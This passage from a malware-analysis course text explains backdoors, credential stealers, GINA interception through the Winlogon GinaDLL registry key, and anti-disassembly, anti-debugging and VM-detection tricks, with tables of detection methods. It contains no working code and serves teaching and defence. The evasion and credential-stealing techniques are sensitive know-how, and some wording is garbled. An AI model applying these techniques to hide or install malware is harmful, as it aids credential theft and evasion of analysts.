There are a small number of key dissimilarities between botnets and RATs:

i. Botnets have been well-known to infect and control millions of hosts. While RATs usually control far smaller amount hosts.
ii. Entirely, botnets are controlled at once. RATs are controlled on a per victim basis. This is because the attacker is intermingling with the host at a much more friendly level.
iii. RATs are used in targeted attacks. Botnets are used in bulk attacks.

## 3.4 Credential Stealers

Attackers habitually go to excessive lengths to steal credentials, mainly with three forms of malware:

- Programs that wait for a user to log in with the intent to steal their credentials
- Programs that dump data stored in Windows, such as password hashes, to be used directly or cracked offline Programs that log keystrokes

## 3.5 GINA Interception

On Windows XP, Microsoft's *Graphical Identification and Authentication (GINA) interception* is a system malware that uses to steal user IDs. The GINA system was intentionally build to allow legitimate third parties to make especially the logon process by adding support for things like authentication with hardware radio-frequency identification (RFID) tokens or smart cards. Malware writers take benefit of this third-party support to load their credential stealers.

GINA is applied in a DLL, *msgina.dll*, and is loaded by the Win- logon executable during the login process. Winlogon similarly works for third-party customizations implemented in DLLs by loading them in amid Winlogon and the GINA DLL (just like a man-in-the-middle attack). Windows suitably offer the following registry location where third-party DLLs will be found and loaded by Winlogon:

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL

In one occasion, we discovered a malicious file *fsgina.dll* installed in this registry location as a GINA interceptor. Figure 5.6 shows an instance of

the way that logon credentials flow over a system with a malicious file among Winlogon and *msgina.dll*. The malware (*fsgina.dll*) is capable of capturing all user credentials submitted to the system for authentication. It can log that information to disk or pass it over the network.


**Fig. 5.6: Malicious fsgina.dll sits in between the Windows system files to capture data**

Since *fsgina.dll* interrupts the communication amid Winlogon and *msgina.dll*, it must pass the credential information on to *msgina.dll* with the aim that the system will continue to operate normally. In order to do so, the malware must enclose all DLL exports mandated by GINA; precisely, it must export more than 15 purposes, most of which are prepended with *Wlx*. Evidently, if you find that you are analysing a DLL with many export functions that begin with the string Wlx, you have a reliable indicator that you are inspecting a GINA interceptor.

# 4.0 Self-Assessment Exercise(s)

1. Identify the roles of a botnet?

A botnet is a group of compromised hosts, known as *zombies*, which are organised by a distinct entity, generally through the use of a server well-known as a *botnet controller*. The aim of a botnet is to compromise as many hosts as possible with the instruction to build a large network of zombies that the botnet uses to spread many other malware or spam or execute a distributed denial-of-service (DDoS) attack. Botnets can take a website offline by having all of the zombies attack the website at the same time.

# 5.0 Conclusion

This unit has shown us through some of the abilities of malware. We started with the different types of backdoors; we then presented how malware steals credentials from a victim. We looked at several ways that malware could achieve persistence on a system. You have been introduced to common malware behaviours. The next unit will be presenting anti-analysis on how to raise the bar of counteraction methods during malware attacks.

# 6.0 Summary

We have focused on the analysis of malware, and to a lesser extent, on what malware can accomplish. The goal of this unit is to familiarise you with the most common characteristics of software that identify it as malware.

# 7.0 References/Further Reading


Sikorski, M. & Honig, A. (2012). Practical Malware Analysis. *The Hands-on Guide to Dissecting Malicious Software.*

Victor M. (2015). *Windows Malware Analysis Essentials*.

Mohaisen, A. Alrawi, O. & Mohaisen, M. (2015). "AMAL: High-fidelity, behaviour-based automated malware analysis and classification," *Comput. Secur., vol. 52, pp. 251–266.*

Ma, X., Biao, Q. Yang, W. & Jiang, J. (2016). "Using multi-features to reduce false positive in malware classification". In Proceedings of 2016 IEEE Information Technology, Networking, Electronic and Automation Control Conference, ITNEC 2016vol. 3, pp. 361–365.

Santos, I., Devesa, J., Brezo, F., Nieves, J. & Bringas, P. G. (2013) "OPEM: A static-dynamic approach for machine-learning-based malware detection," in *Advances in Intelligent Systems and Computing*, 2013, vol. 189 AISC, pp. 271–280.

Rathnayaka, C. & Jamdagni, A. (2017). "An efficient approach for advanced malware analysis using memory forensic technique," Proc.- 16th IEEE Int. Conf. Trust. Secur. Priv. Comput. Commun. 11th IEEE Int. Conf. Big Data Sci. Eng. 14th IEEE Int. Conf. Embed. Softw. Syst., pp. 1145–1150.

Stüttgen, J. & Cohen, M. (2013). "Anti-Forensic Resilient Memory Acquisition," in *Digital Investigation*, vol. 10, pp.105–115.

Tien, C. W., Liao, J. W. Chang, S. C. & Kuo, S. Y. (2017). "Memory forensics using virtual machine introspection for Malware analysis," in 2017 IEEE Conference on Dependable and Secure Computing, pp. 518–519.

# Unit 4: Anti- Analysis

## Contents



## 1.0 Introduction

In this unit, we present the concepts related to anti-analysis and their detection counterparts as well as give the present-day state-of-the-art solutions. We review the anti-analysis procedures, their operation, and how they can be identified.

Orks [Branco et al. 2012, Ferrie 2008, Pyew 2012, Peframe 2014, Pafish 2012, and Oleg 2016] are here classified according to their purpose: anti-disassembly, anti-debugging, and virtual machine detection. The whole discussion of each trick is presented in the appendix[1], due to space limits.

## 2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- describe anti-analysis techniques
- create anti-disassembly analysis and anti-debugging techniques.

# 3.0 Main Content

## 3.1 Anti – Analysis Techniques and Detection

The foremost notion of anti-analysis techniques is to increase the bar of counteraction techniques. It can be done in many ways, e.g., leveraging theoretical hard-to-compute constructions. One mutual method is to fingerprint the analysis environment. Identified analysis solutions uncover steady patterns, for instance, fixed IP addresses, hostnames, and serial numbers. Evasive samples can discover those patterns and interrupt their execution.

An additional method is to evade analysis by discovering the execution side effects of virtual machines and emulators, which has been the utmost used environment for malware analysis. Those systems may exhibit a divergent behaviour when compared to their bare-metal counterparts, such as instructions not being atomic. At this time, there are automatic ways of recognising these side effects. Virtual Machines can also be discovered by the changes that hypervisors perform on system internals (e.g., table relocations). Several tables, such as the Interrupt Descriptor Table (IDT), have their addresses changed on VMs when compared to bare-metal systems. These addresses can then be used as an indicator of a virtualised environment.

There are also methods based not on evading the analysis itself, but on hardening the post-infection reverse engineering technique. One prominent procedure is the anti-disassembly, a way of coding where junk data is inserted among legitimate code to fool the disassembler tool. Another difference from anti-disassembly techniques is to use opaque constants constructions that cannot be solved without runtime information. Static attempts to guess subsequent values of these expressions tend to lead to the path explosion problem.

In conclusion, some samples make use of time measurement for analysis detection; meanwhile, any monitoring technique imposes significant overheads. Even though some solutions try to alleviate this problem by faking time measures, either on system APIs or on the hardware timestamp counter; the problem is unsolvable in practice, since an advanced attacker can make use of an external NTP server over encrypted links.

**Outline the process of anti-analysis techniques**

1. Anti Disassembly: junk data is inserted among legitimate code to fool the disassembler tool.

2. The use of opaque constants constructions that cannot be solved without runtime information.

## 3.2 Anti- Disassembly

To realise how disassembly can turn into a hard task, we first acquaint us with how current disassemblers work. Afterwards, we present identified tricks to discover evasion. In general, disassemblers can be classified into a linear sweep and recursive Traver- Sal approaches. In the former, the disassembly process starts at the first byte of a given section and proceeds sequentially. The major limitation of this approach is that any data embedded in the code is interpreted as an instruction, leading to a wrong final disassembled code.

The previous method takes into account the control movement of the program being disassembled, following the possible paths from the entry point, which solves part of problems presented by the linear approach, such as detecting jmp-preceeded data as code. The foremost notion of this approach is that it is possible to recognise all successors of a given branch, which is not always true since any fail on ascertaining the instruction size can lead to incorrect paths and instructions.

### 3.2.1 Tricks

Table 5 shows a summary of anti-disassembly techniques and their detection methods.

**Table 5: Anti-Disassembly Techniques and Their Detection Methods**

| Technique | Description | Detection |
|---|---|---|
| PUSH<br>POP<br>MATH | PUSH and POP a value on/from the stack<br>instead of using a direct MOV | Detect a sequence of PUSH and POP<br>on/from a register. |
| PUSH RET | PUSH a value on the stack and RET<br>to it instead of the ordinary return. | Detect a sequence of PUSH and RET |
| LDR address resolving | Get loaded library directly from the PEB<br>instead of using a function call | Check memory access referring the PEB offset. |
| Stealth API import | Manually resolving library imports<br>instead of directly importing them. | Check for a sequence of access/compares of PEBs offsets. |

| | | |
|---|---|---|
| NOP sequence | Breaks pattern matching by implanting NO-OPerations | Detect a sequence of NOPs within a given window |
| Fake Conditional | Create an always-taken branch | Check for branch-succeded instructions which set branch flags |
| Control Flow | Changing control flow within an instruction block | Check for the PUSH-RET instruction sequence |
| Garbage Bytes | Hide data as instruction code | Check for branch-preceeded data |

## 3.3 Anti – Debugging

In order to recognise how anti-debug techniques work, we, first of all, introduce the basic idea of most tricks: using direct memory checks instead of function calls. Secondly, we present the tricks themselves.

### 3.3.1 Known API x Direct Call

Many O.S. offers support for debugging checks. Windows, for example, provides the Is Debug- ger Present API. Most anti-debug tricks, on the other hand, do not rely on these APIs, but execute direct calls instead. The main reason behind such decision is that APIs can be easily hooked by analysts, as a result faking their responses. Internal structures, in turn, such as the process environment block (PEB), are much harder to fake some changes can even break system parts.

**What process has an understanding of the basic idea of most tricks using direct memory check rather than function call?**

Anti - Debugging

### 3.3.2 Tricks

Table 6 presents a summary of anti-debug techniques and their detection counterparts.

**Table 6: Anti-Debug Techniques and Detection Methods**

| Technique | Description | Detection |
|---|---|---|
| Known Debug API | Call a debug-check API | Check for API imports |
| Debugger Fingerprint | Check the presence of known debugger strings | CHeck known strings inside the binary |
| NtGlobalFlag | Check for flags inside the PEB structure | Check for access on the PEB offset |

| | | |
|---|---|---|
| IsDebuggerPresent | Check the debugger flag on the PEB structure | Check access to PEB on the debugger flag offset |
| Hook Detection | Verify whether a function entry point is a JMP instruction | Check for a CMP instruction having JMP opcode as an argument |
| Heap Flags | Check for heap flags on the PEB | check for heap checks involving PEB offsets |
| Hardware Breakpoint | Check whether hardware breakpoint registers are not empty | Check for access involving the debugger context |
| SS Register | Insert a check when interruptions are disabled | Check for SS register's POPs |
| Software Breakpoint | Check for the INT3 instruction | Check for CMP with INT3 |
| SizeOfImage | Change code image field | Check for PEB changes. |

# 4.0 Self-Assessment Exercise(s)

1. Outline the process of anti-analysis techniques.
2. Anti Disassembly: junk data is inserted among legitimate code to fool the disassembler tool.
3. The use of opaque constants constructions that cannot be solved without runtime information.

# 5.0 Conclusion

Anti-disassembly is a class of techniques that takes advantage of the inherent difficulties in the analysis. Advanced programs such as modern disassemblers do an excellent job of determining which instructions constitute a program, but they still require assumptions and choices to be made in the process. For each choice or assumption that can be made by a disassembler, there may be a corresponding anti-disassembly technique.

# 6.0 Summary

This unit present disassemblers work. Anti-disassembly is more difficult with a flow-oriented disassembler. But still quite possible, once you understand that the disassembler is making certain assumptions about where the code will execute. Many anti-disassembly techniques used

against flow-oriented disassemblers operate by crafting conditional flow-control instructions for which the condition is always the same at runtime. But unknown by the disassembler.

# 7.0 References/Further Reading


Domas (2015). Movfuscator. https://github.com/xoreaxeaxeax/movfuscator.

Eliam, E. (2005). *Reverse: Secrets of Reverse Engineering*. Willey.

Ferrand, O. (2015). "How to detect the cuckoo sandbox and to strengthen it?" *Journal of Computer Virology and Hacking Techniques,* 11(1):51–58.

Ferrie, P. (2007). *Attacks on Virtual Machine Emulators*. Retrieved from https://www.symantec.com/avcenter/reference/Virtual_Machine_Threats.pdf.

Ferrie, P. (2008). Anti-Unpacker Tricks. (2014). Retrieved from http://pferrie.tripod.com/papers/unpackers.pdf.

Hexacorn (2014). Rdtscp - a recooked antire trick. http://www.hexacorn.com/blog/2014/06/15/rdtscp-a-recooked-antire-trick/.